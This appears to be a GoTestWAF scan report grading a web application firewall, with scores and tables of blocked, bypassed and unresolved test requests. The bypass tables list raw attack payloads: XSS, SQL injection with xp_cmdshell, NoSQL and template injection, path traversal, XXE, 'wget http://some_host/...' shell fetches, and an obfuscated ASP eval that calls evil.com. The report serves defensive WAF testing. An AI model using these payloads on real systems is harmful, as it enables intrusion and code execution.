

Overall grade:

C+
78.2 / 100

Project name : generic

URL : https://pos.waf-it-kku.online

Testing Date : 02 October 2026

GoTestWAF version : v0.5.10


Test cases fingerprint : 04be61b8a4547f49e4219311f8312a49

Used arguments : --configPath=/home/kali/gotestwaf/config.yaml --testCasesPath=/home/kali/gotestwaf/testcases --url=https://pos.waf-it-kku.online --skipWAFBlockCheck


Type	True-positive tests blocked		True-negative tests passed		Grade	
API Security	A+	100.0%	N/A	0.0%	A+	100.0%
Application Security	D-	60.5%	F	52.3%	F	56.4%

API Security

rest non-crud (100.0%)



Application Security



Benchmarks against other solutions

Type	API Security		Application Security		Overall score	
ModSecurity PARANOIA=1	F	42.9%	D+	68.2%	F	55.5%
ModSecurity PARANOIA=2	F	57.1%	D-	60.1%	F	58.6%
ModSecurity PARANOIA=3	C+	78.6%	F	51.2%	D	64.9%
ModSecurity PARANOIA=4	A+	100.0%	F	36.7%	D+	68.4%
Wallarm	A+	100.0%	A+	97.7%	A+	98.9%
Your project	A+	100.0%	F	56.4%	C+	78.2%

Details

Summary

Total requests sent: 816
Number of blocked requests: 311
Number of passed requests: 213
Number of unresolved requests: 292
Number of failed requests: 0

True-positive tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
community	community-128kb-rce	100.00%	1	0	0	1	0
community	community-128kb-sqli	100.00%	1	0	0	1	0
community	community-128kb-xss	100.00%	1	0	0	1	0
community	community-16kb-rce	100.00%	1	0	0	1	0
community	community-16kb-sqli	100.00%	1	0	0	1	0
community	community-16kb-xss	100.00%	1	0	0	1	0
community	community-32kb-rce	100.00%	1	0	0	1	0
community	community-32kb-sqli	100.00%	1	0	0	1	0
community	community-32kb-xss	100.00%	1	0	0	1	0
community	community-64kb-rce	100.00%	1	0	0	1	0
community	community-64kb-sqli	100.00%	1	0	0	1	0
community	community-64kb-xss	100.00%	1	0	0	1	0
community	community-8kb-rce	100.00%	1	0	0	1	0
community	community-8kb-sqli	100.00%	1	0	0	1	0
community	community-8kb-xss	100.00%	1	0	0	1	0
community	community-lfi	100.00%	8	0	0	8	0
community	community-lfi-multipart	100.00%	2	0	0	2	0
community	community-rce	100.00%	2	0	2	4	0
community	community-rce-rawrequests	100.00%	3	0	0	3	0
community	community-sqli	100.00%	12	0	0	12	0
community	community-user-agent	77.78%	7	2	0	9	0
community	community-xss	98.00%	98	2	4	104	0
community	community-xxe	0.00%	0	0	2	2	0
Summary for community		98.90%	147	4	8	159	0
owasp	crlf	85.71%	6	1	0	7	0
owasp	ldap-injection	28.57%	2	5	17	24	0
owasp	mail-injection	25.00%	3	9	12	24	0
owasp	nosql-injection	0.00%	0	20	30	50	0
owasp	path-traversal	54.55%	6	5	9	20	0

owasp	rce	40.00%	2	3	1	6	0
owasp	rce-urlparam	60.00%	3	2	4	9	0
owasp	rce-urlpath	33.33%	1	2	0	3	0
owasp	shell-injection	64.29%	9	5	18	32	0
owasp	sql-injection	33.33%	10	20	18	48	0
owasp	ss-include	66.67%	12	6	6	24	0
owasp	sst-injection	21.43%	3	11	10	24	0
owasp	xml-injection	0.00%	0	0	7	7	0
owasp	xss-scripting	44.87%	70	86	68	224	0
Summary for owasp		42.90%	127	175	200	502	0
owasp-api	graphql	0.00%	0	0	0	0	0
owasp-api	graphql-post	0.00%	0	0	0	0	0
owasp-api	grpc	0.00%	0	0	0	0	0
owasp-api	non-crud	100.00%	2	0	0	2	0
owasp-api	rest	100.00%	3	0	4	7	0
owasp-api	soap	100.00%	1	0	4	5	0
Summary for owasp-api		100.00%	6	0	8	14	0
Summary for true-positive tests		61.00%	280	179	216	675	0

True-negative tests

Test set	Test case	Percentage	Blocked	Bypassed	Unresolved	Sent	Failed
false-pos	texts	52.31%	31	34	76	141	0

True Negative Tests

34 true-negative requests identified as bypassed (test passed, good behavior)

31 true-negative requests identified as blocked (test failed, bad behavior)

Payload	Test case	Encoder	Placeholder	Status
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	HTMLForm, URLParam	403
DELETE 75oBC\$	texts	URL	HTMLMultipartForm	403
JavaScript: Basics of JavaScript Language	texts	URL	URLParam, HTMLForm, HTMLMultipartForm	403
The Senora found herself a heroine; more than that, she became aware	texts	URL	URLParam, HTMLForm	403
bash away in the gym	texts	URL	URLParam, HTMLForm	403
curl and divergence	texts	URL	URLParam, HTMLForm	403
echo in the mirror	texts	URL	URLParam, HTMLForm	403
exec noun	texts	URL	URLParam, HTMLForm	403

java lang courses	texts	URL	URLParam, HTMLForm	403
john+or@var.es	texts	URL	URLParam, HTMLForm, HTMLMultipartForm	403
ls 300 lexus	texts	URL	URLParam, HTMLForm	403
nc 8000 controller	texts	URL	URLParam, HTMLForm	403
time he came.	texts	URL	HTMLForm, URLParam	403
union was a great select	texts	URL	HTMLForm, HTMLMultipartForm	403
zsh is the best!	texts	URL	URLParam, HTMLForm	403

76 true positive requests identified as unresolved

Payload	Test case	Encoder	Placeholder	Status
)I would like to request information about the address: (#)saddr for the next minute.	texts	URL	HTMLForm, HTMLMultipartForm	405
,I would like to request information about the shadow EXFFJT.	texts	URL	HTMLForm, HTMLMultipartForm	405
1) a-b=c	texts	URL	HTMLForm, HTMLMultipartForm	405
=Can I please adjust_campaign:sign?	texts	URL	HTMLMultipartForm, HTMLForm	405
>url=/pi?mode=<;>	texts	URL	HTMLForm, HTMLMultipartForm	405
D'or 1st parfume	texts	URL	HTMLMultipartForm, HTMLForm	405
DEAR FINN,--I think it would do; copy should reach us second post	texts	URL	HTMLMultipartForm	405
DELETE 75oBC\$	texts	URL	HTMLForm	405
I setted the COOKIE value to : expandGeoJsonFeatures=true;	texts	URL	HTMLMultipartForm, HTMLForm	405
I would like to be notified when the ASIN: B07JJS7WY7 is back in stock.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to keep-alive my connection and have the full_text of the article, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request a random number between 1 and 10, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request information about the idv_msdb database.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request the bin with app_id: (]	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to request the local version of the website in French, so I will include the parameter "hl=fr"	texts	URL	HTMLMultipartForm, HTMLForm	405
I would like to search for the string "%t" please.	texts	URL	HTMLForm, HTMLMultipartForm	405
I would like to see a list of drivers sorted in reverse order.	texts	URL	HTMLMultipartForm, HTMLForm	405

If the subject parameter is greater than 0, then return a list of all articles with that subject.	texts	URL	HTMLMultipartForm, HTMLForm	405
MKCALENDAR cursor:I would like to create a new calendar called "cursor" please.	texts	URL	HTMLForm, HTMLMultipartForm	405
The Senora found herself a heroine; more than that, she became aware	texts	URL	HTMLMultipartForm	405
The parameter 5 is& .	texts	URL	HTMLForm, HTMLMultipartForm	405
The standard for the <\$ tag is to enclose text or code that should be interpreted as a dollar amount.	texts	URL	HTMLForm, HTMLMultipartForm	405
[Host: type: {[	texts	URL	HTMLForm, HTMLMultipartForm	405
_I would like to see the runtime for the payload, please.	texts	URL	HTMLForm, HTMLMultipartForm	405
_SELECT all the rows of fromDate = @-	texts	URL	HTMLMultipartForm, HTMLForm	405
and &IN=color&=	texts	URL	HTMLForm, HTMLMultipartForm	405
and =IS=C5HF95_ =	texts	URL	HTMLForm, HTMLMultipartForm	405
and >I would like to see all of the items that are type <enter type here>.	texts	URL	HTMLForm, HTMLMultipartForm	405
bash away in the gym	texts	URL	HTMLMultipartForm	405
curl and divergence	texts	URL	HTMLMultipartForm	405
echo in the mirror	texts	URL	HTMLMultipartForm	405
exec noun	texts	URL	HTMLMultipartForm	405
h2<h1	texts	URL	HTMLMultipartForm, HTMLForm	405
java lang courses	texts	URL	HTMLMultipartForm	405
lhttps://www.instagram.com/p/B_uHgI7lY0Z/?igshid=1m7xkk7a9v6z4&utm_source=ig_web_copy_linkCan I please get the id for the user that I am trying to follow?	texts	URL	HTMLMultipartForm, HTMLForm	405
ls 300 lexus	texts	URL	HTMLMultipartForm	405
nc 8000 controller	texts	URL	HTMLMultipartForm	405
time he came.	texts	URL	HTMLMultipartForm	405
url=/?usr=subject;-	texts	URL	HTMLForm, HTMLMultipartForm	405
url=/maps/api/geocode/json?address=Reader&daddr=!	texts	URL	HTMLForm, HTMLMultipartForm	405
url=http://www.example.com/tan?usp=4#8	texts	URL	HTMLForm, HTMLMultipartForm	405
url=https://api.twitter.com/1.1/statuses/user_timeline.json?screen_name=twitterapi&count=2&include_rts=1&exclude_replies=1	texts	URL	HTMLForm, HTMLMultipartForm	405
zsh is the best!	texts	URL	HTMLMultipartForm	405
}I would like to request the /cc serviceCode with the parameter: serviceCode {}	texts	URL	HTMLMultipartForm, HTMLForm	405

Bypasses in Details

179 malicious requests have bypassed the security solution

Payload	Test case	Encoder	Placeholder	Status
RCPT TO: test@evil.com	mail-injection	Base64Flat, URL	URLParam	200
RCPT TO: test@evil.com	mail-injection	Base64Flat	URLPath	404
QUIT	mail-injection	URL, Base64Flat	URLParam	200
QUIT	mail-injection	Base64Flat	URLPath	404
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat, URL	URLParam	200
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat	URLPath	404
!!python/object/new:exec [import socket; socket.gethostbyname('somehost.burpcollaborator.net')]	rce-urlparam	URL	URLParam	200
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	URLParam	200
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat, URL	URLPath	404
"/0nx=""//onfocus=prompt(1)>	xss-scripting	Base64Flat	URLParam	200
"/0nx=""//onfocus=prompt(1)>	xss-scripting	URL, Base64Flat	URLPath	404
"><p only=1337 onmouseenter=window.location.href=//attacker.site>	xss-scripting	Base64Flat	URLParam	200
"><p only=1337 onmouseenter=window.location.href=//attacker.site>	xss-scripting	URL, Base64Flat	URLPath	404
"><svg onmouseover="confirm(document.domain)	xss-scripting	Base64Flat	URLParam	200
"><svg onmouseover="confirm(document.domain)	xss-scripting	Base64Flat, URL	URLPath	404
"OnClick="(prompt`1`)	xss-scripting	Base64Flat	URLParam	200
"OnClick="(prompt`1`)	xss-scripting	Base64Flat, URL	URLPath	404
"0nx=() onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat	URLParam	200
"0nx=() onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat, URL	URLPath	404
"onClick="(prompt)(1)	xss-scripting	Base64Flat	URLParam	200
"onClick="(prompt)(1)	xss-scripting	Base64Flat	URLPath	404
"onwheel=ead(111)	xss-scripting	Base64Flat	URLParam	200
"onwheel=ead(111)	xss-scripting	Base64Flat, URL	URLPath	404
%e5%98%8dSet-cookie%3acrlf%3dinjection	crlf	Plain	URLPath	404
>+src+onerror=confirm&lpar;1&rpar;<	community-xss	URL	URLParam	200
<svg/onload=alert(1)>	xss-scripting	URL, Base64Flat	URLParam	200
<svg/onload=alert(1)>	xss-scripting	Base64Flat, URL	URLPath	404
', \$or: [{}, { 'order': 'order	nosql-injection	Base64Flat, URL	URLParam	200
', \$or: [{}, { 'order': 'order	nosql-injection	Base64Flat, URL	URLPath	404
'-alert(1)//	xss-scripting	Base64Flat	URLParam	200
'-alert(1)//	xss-scripting	URL, Base64Flat	URLPath	404
'>alert(1)</script><script/1='	xss-scripting	Base64Flat	URLParam	200
'>alert(1)</script><script/1='	xss-scripting	URL, Base64Flat	URLPath	404
(&(uid=admin)!(&(1=0)(userPassword=q))))	ldap-injection	Base64Flat	URLParam	200
(alert)(1)	xss-scripting	Base64Flat	URLParam	200
(alert)(1)	xss-scripting	Base64Flat	URLPath	404
(select(0)from(select(sleep(15)))v)/*'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)*%22*/	sql-injection	Base64Flat, URL	URLParam, Header	200

(select(0)from(select(sleep(15)))v)/'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+%22*/	sql-injection	Base64Flat, URL	URLPath	404
((objectclass=))	ldap-injection	Base64Flat, URL	URLParam	200
-1134') OR JSON_EXTRACT('{'aKER': 9648}', '\$.aKER') = 9648*7799 AND ('Q1Ya' LIKE 'Q1Ya	sql-injection	Base64Flat, URL	URLParam, Header	200
-1134') OR JSON_EXTRACT('{'aKER': 9648}', '\$.aKER') = 9648*7799 AND ('Q1Ya' LIKE 'Q1Ya	sql-injection	Base64Flat	URLPath	404
/static/img/../../etc/passwd	path-traversal	Base64Flat	URLParam	200
/static/img/../../etc/passwd	path-traversal	Base64Flat	URLPath	404
0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)	nosql-injection	Base64Flat, URL	URLParam	200
0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)	nosql-injection	Base64Flat, URL	URLPath	404
123) AND 12=12 AND JSON_DEPTH('{}') ≠ 2521	sql-injection	URL, Base64Flat	URLParam, Header	200
123) AND 12=12 AND JSON_DEPTH('{}') ≠ 2521	sql-injection	Base64Flat, URL	URLPath	404
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpco1'+ 'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat, URL	URLParam, Header	200
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohexstr(convert(varbinary,SYSTEM_USER))+'.000.burpco1'+ 'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	URLPath	404
; cat /et'c/pa'ss'wd	rce	Plain	Header	200
; cat /et'c/pa'ss'wd	rce-urlpath	URL	URLPath	404
;getent\$IFS\$9hosts\$IFS\$9somehost.burpcollaborator.net;echo\$IFS\$9\$((3482*7301));	shell-injection	Base64Flat	URLParam	200
;var date = new Date(); do{curDate = new Date();}while(curDate-date	nosql-injection	URL, Base64Flat	URLParam	200
;var date = new Date(); do{curDate = new Date();}while(curDate-date	nosql-injection	Base64Flat, URL	URLPath	404
;wget http://some_host/sh311.sh	shell-injection	Base64Flat	URLParam	200
<!--#exec cmd="dir" -->	ss-include	Base64Flat	URLParam	200
<!--#exec cmd="dir" -->	ss-include	Base64Flat	URLPath	404
<!--#exec cmd="ls" -->	ss-include	Base64Flat	URLParam	200
<!--#exec cmd="ls" -->	ss-include	Base64Flat	URLPath	404
<!--#exec cmd="wget http://some_host/shell.txt rename shell.txt shell.php"-->	ss-include	Base64Flat	URLParam	200
<!--#exec cmd="wget http://some_host/shell.txt rename shell.txt shell.php"-->	ss-include	Base64Flat	URLPath	404
<#assign ex = "freemarker.template.utility.Execute"?new()>\${ ex("id")}	sst-injection	Base64Flat	URLParam	200
<#assign ex = "freemarker.template.utility.Execute"?new()>\${ ex("id")}	sst-injection	Base64Flat, URL	URLPath	404
<<script/src=http://xss.com/xss.js></script	xss-scripting	Base64Flat	URLParam	200
<<script/src=http://xss.com/xss.js></script	xss-scripting	Base64Flat	URLPath	404
	xss-scripting	Base64Flat	URLParam	200
	xss-scripting	URL, Base64Flat	URLPath	404

<body onload=alert('test1')>	xss-scripting	Base64Flat	URLParam	200
<body onload=alert('test1')>	xss-scripting	Base64Flat, URL	URLPath	404
/all	xss-scripting	Base64Flat	URLParam	200
/all	xss-scripting	URL, Base64Flat	URLPath	404
<svg/onload=alert(=RND=)//	xss-scripting	Base64Flat	URLParam	200
<svg/onload=alert(=RND=)//	xss-scripting	URL, Base64Flat	URLPath	404
Ev al ("Ex"&"e"&"cute("Server.ScriptTimeout=3600:On Error Resume Next:Function bd(byVal s):For i=1 To Len(s) Step 2:c=M"&"i"&"d(s,i,2):If IsNumeric(M"&"i"&"d(s,i,1)) Then:Ex"&"e"&"cute("bd=bd&c"&"h"&"r(&H""&c&""""""""""":Else:Ex"&"e"&"cute("bd=bd&c"&"h"&"r(&H""&c&M"&"i"&"d(s,i 2,2)&"""""""""""):i=i 2:End If""&c"&"h"&"r(10)&""Next:End Function:Response.Write("@"*1x1*@"""""):Ex"&"e"&"cute("On Error Resume Next:""""&bd("44696d20686d3a536574206f626a584d4c3d5365727665722e4372656174654f626a65637428224d53584d4c322e536572766572584d4c4854545022293a6f626a584d4c2e6f70656e2022474554222c22687474703a2f2f6576696c2e636f6d2f6170692e7068703f6b65793d7c786c736c31736b733832646a6173647564736178787878222c66616c73653a6f626a584d4c2e73656e6428293a686d3d6f626a584d4c2e726573706f6e7365546578743a496620686d3c3e224f4b22205468656e3a526573706f6e73652e57726974652822454e4422293a456e642049663a526573706f6e73652e577269746528224c584c2229"""")):Response.Write("@"*1x1*@"""""):Response.End""")	rce-urlparam	URL	URLParam	200
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/537.36 root@w63gecoroprj5um8ypnd7r6in9t0hseg3.interact.sh	community-user-agent	Plain	UserAgent	200
\\"autof<x>ocus o<x>nfocus=alert<x>(1)//	xss-scripting	Base64Flat	URLParam	200
\\"autof<x>ocus o<x>nfocus=alert<x>(1)//	xss-scripting	Base64Flat, URL	URLPath	404
\\::1\\c\$\\users\\default\\ntuser.dat	path-traversal	Base64Flat, URL	URLParam	200
\\::1\\c\$\\users\\default\\ntuser.dat	path-traversal	Base64Flat	URLPath	404
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	URL, Base64Flat	URLParam	200
__proto__[v-if]=_c.constructor('alert(1)')()	xss-scripting	Base64Flat, URL	URLPath	404
aaaa\\u0027%2b#{16*8787}%2b\\u0027bbb	sst-injection	URL, Base64Flat	URLParam	200
aaaa\\u0027%2b#{16*8787}%2b\\u0027bbb	sst-injection	URL, Base64Flat	URLPath	404
alert.apply(null, [1])	xss-scripting	Base64Flat, URL	URLParam	200
alert.apply(null, [1])	xss-scripting	Base64Flat, URL	URLPath	404
alert.call(%20, "XSS");	xss-scripting	Base64Flat, URL	URLParam	200
alert.call(%20, "XSS");	xss-scripting	Base64Flat	URLPath	404
alert?.(document?.cookie)	community-xss	URL	URLParam	200
ax--exec=`id`--remote=origin	rce	Plain	Header	200
cmd=127.0.0.1 && ls /etc	rce	Plain	Header	200
cmd=127.0.0.1 && ls /etc	rce-urlpath	URL	URLPath	404
confirm.call(null,1)	xss-scripting	Base64Flat, URL	URLParam	200
confirm.call(null,1)	xss-scripting	Base64Flat, URL	URLPath	404
db.injection.insert({success:1});	nosql-injection	URL, Base64Flat	URLParam	200
db.injection.insert({success:1});	nosql-injection	Base64Flat, URL	URLPath	404
http://lmb1ikpej3yys0gqft8lxewm2d89w5qtgh840sp.burpcollaborator.net/6.17.0.RELEASE iPhone12,8 iOS/14.5.1))	community-user-agent	Plain	UserAgent	200

javascript:setInterval('ale'+rt(document.domain))	xss-scripting	Base64Flat	URLParam	200
javascript:setInterval('ale'+rt(document.domain))	xss-scripting	Base64Flat, URL	URLPath	404
javascript:setInterval('con'+firm(document.domain))	xss-scripting	Base64Flat	URLParam	200
javascript:setInterval('con'+firm(document.domain))	xss-scripting	URL, Base64Flat	URLPath	404
javascript:setInterval('fet'+ch(document.domain))	xss-scripting	Base64Flat	URLParam	200
javascript:setInterval('fet'+ch(document.domain))	xss-scripting	Base64Flat, URL	URLPath	404
javascript:setInterval('prom'+pt(document.domain))	xss-scripting	Base64Flat	URLParam	200
javascript:setInterval('prom'+pt(document.domain))	xss-scripting	Base64Flat, URL	URLPath	404
prompt.call(null,1)	xss-scripting	Base64Flat, URL	URLParam	200
prompt.call(null,1)	xss-scripting	Base64Flat, URL	URLPath	404
sometext<svg onload=alert(document.domain)?mimeType=text/html	xss-scripting	Base64Flat	URLParam	200
sometext<svg onload=alert(document.domain)>mimeType=text/html	xss-scripting	URL, Base64Flat	URLPath	404
true, \$where: '99 = 88'	nosql-injection	Base64Flat, URL	URLParam	200
true, \$where: '99 = 88'	nosql-injection	Base64Flat, URL	URLPath	404
userPassword:2.5.13.18:=123	ldap-injection	Base64Flat, URL	URLParam	200
{{1337*1338}}	sst-injection	URL, Base64Flat	URLParam	200
{{1337*1338}}	sst-injection	Base64Flat, URL	URLPath	404
set /a 3482*7301	shell-injection	Base64Flat	URLParam	200
getent+hosts+somehost.burpcollaborator.net.&	shell-injection	Base64Flat, URL	URLParam	200

Unresolved requests in Details

216 requests identified as blocked and passed or as not-blocked and not-passed

Payload	Test case	Encoder	Placeholder	Status
RCPT TO: test@evil.com	mail-injection	URL, Base64Flat	HTMLForm, HTMLMultipartForm	405
QUIT	mail-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm	405
V100 CAPABILITY V101 FETCH 4791	mail-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm	405
!!python/object/new:exec [import socket; socket.gethostbyname('somehost.burpcollaborator.net')]	rce-urlparam	URL	HTMLForm, HTMLMultipartForm	405
"));if(!self.x)self.x=!alert(document.domain)}catch(e){}//	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
//0nx=""//onfocus=prompt(1)>	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
"><p only=1337 onmouseenter=window.location.href=//attacker.site>	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
"><svg onmouseover="confirm(document.domain)	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
"OnClick="(prompt`1`)	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
"0nx=(onMouSeoVer=prompt(1)>	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405

"onClick="(prompt)(1)	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
"onwheel=ead(111)	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
>+src+onerror=confirm&lpar;1&rpar;<	community-xss	URL	HTMLForm	405
<svg/onload=alert(1)>	xss-scripting	Base64Flat, URL	HTMLForm, HTMLMultipartForm	405
', \$or: [{}, { 'order':'order	nosql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest	405
'-alert(1)//	xss-scripting	Base64Flat	HTMLMultipartForm, HTMLForm	405
'>alert(1)</script><script/1='	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
(&(uid=admin)(&!(1=0)(userPassword=q))))	ldap-injection	Base64Flat, URL	HTMLMultipartForm, HTMLForm, JSONRequest	405
(alert)(1)	xss-scripting	Base64Flat	HTMLForm, HTMLMultipartForm	405
(select(0)from(select(sleep(15)))v)/'+(select(0)from(select(sleep(15)))v)+'%22+(select(0)from(select(sleep(15)))v)+'%22*/	sql-injection	Base64Flat	JSONRequest, HTMLMultipartForm, HTMLForm	405
(! (objectclass=))	ldap-injection	Base64Flat, URL	JSONRequest, HTMLForm, HTMLMultipartForm	405
-1134') OR JSON_EXTRACT('{'aKER': 9648}', '\$.aKER') = 9648*7799 AND ('Q1Ya' LIKE 'Q1Ya	sql-injection	Base64Flat, URL	HTMLForm, HTMLMultipartForm, JSONRequest	405
/static/img/../../etc/passwd	path-traversal	Base64Flat	HTMLForm, JSONRequest, HTMLMultipartForm	405
0;var date=new Date(); do{curDate = new Date();}while(curDate-date<10000)	nosql-injection	URL, Base64Flat	JSONRequest, HTMLForm, HTMLMultipartForm	405
123) AND 12=12 AND JSON_DEPTH('{}') ≠ 2521	sql-injection	Base64Flat, URL	JSONRequest, HTMLForm, HTMLMultipartForm	405
123) AND 12=12 AND JSON_DEPTH('{}') ≠ 2521	soap	Plain	JSONRequest, SOAPBody	405
3;/* a */ DECLARE @c varchar(255);/* b */SELECT @c='ping '+master.sys.fn_varbintohestr(convert(varbinary,SYSTEM_USER))+'.000.burpco1'+ 'laborator.net';/*xx*/ EXEC Master.dbo.xp_cmdshell @c;/*xxx*/ EXEC sp_SYS_ProtoOp @id=3	sql-injection	Base64Flat	JSONRequest, HTMLForm, HTMLMultipartForm	405
;getent\$IFS\$9hosts\$IFS\$9somehost.burpcollaborator.net;echo\$IFS\$9\$((3482*7301));	shell-injection	Base64Flat	JSONRequest, HTMLForm, HTMLMultipartForm	405
;var date = new Date(); do{curDate = new Date();}while(curDate-date	nosql-injection	URL, Base64Flat	HTMLMultipartForm, JSONRequest, HTMLForm	405
;wget http://some_host/sh311.sh	shell-injection	Base64Flat, URL	HTMLForm, JSONRequest, HTMLMultipartForm	405

<!--#exec cmd="dir" -->	ss-include	Base64Flat	HTMLForm, HTMLMultipartForm	405
<!--#exec cmd="ls" -->	ss-include	Base64Flat	HTMLMultipartForm, HTMLForm	405
<!--#exec cmd="wget http://some_host/shell.txt rename shell.txt shell.php"-->	ss-include	Base64Flat	HTMLForm, HTMLMultipartForm	405
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY data SYSTEM "netdoc:/etc/passwd">]><foo&data;</foo>	community-xxe	Plain	XMLBody	405
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "expect://id">]><foo&xxe;</foo>	xml-injection	Plain	XMLBody	405
<!DOCTYPE foo [<!ELEMENT foo ANY ><!ENTITY xxe SYSTEM "http://host/text.txt" >] > <foo&xxe;</foo>	xml-injection	Plain	XMLBody	405
